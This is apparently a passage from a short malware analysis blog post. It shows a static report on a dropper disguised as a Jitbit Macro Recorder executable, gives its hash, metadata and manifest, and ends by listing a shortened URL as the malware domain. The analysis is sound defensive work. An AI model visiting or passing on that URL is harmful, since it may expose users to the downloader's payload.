SHA256:6582AE55BF765464FFB48F3CE9DFA3DBBA986F79357D19CDBC4F57602AF6F95F
Cryto Detection,
0 Crypto detected
Packer Detection,
Linker Version = 11.0 The PE-File is not Packed/Protected but Invalid Linker Version
Compiler Detection,
Microsoft Visual C#/Basic.NET
Antivirus Detection,
Avira Antivirus/Heuristics=MAX – TR/Dropper.Gen
Sig Detection,
Verified: Unsigned
Link date: 3:21 7/1/2013
Publisher: Jitbit Macro Recorder
Description: MacroRecorder
Product: MacroRecorder
Version: 5.6.5.0
File version: 5.6.5.0
Strong Name: Unsigned
Original Name: ExeTemplate.exe
Internal Name: ExeTemplate.exe
Copyright: Copyright © Jitbit 2010-2013
Comments: Macro Recorder
Manifest:

```
ï»¿<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
    <security>
      <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
        <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```

==========End of the Report==========

From this H-Hunter report some more information we got like,

- File is a Microsoft C#.Net executable
- Command line only
- From the Publisher and copyrights info we understood that, Its a Jitbit Macro recorder's exported executable which will work as a downloader only and it will download another malware a bootkit or botnet executable

Here we concluded the initial and quick analysis of a malware using HconSTF and H-Hunter Engine

References:

Tools used :
1. HconSTF : www.Hcon.in
2. Tor : torproject.org
3. H-FUDlabs / H-Hunter Engine : www.Hcon.in (private distribution only)

Malware domain: http://tinyurl.com/nzfno45

By:

Ashish Mistry
www.Hcon.in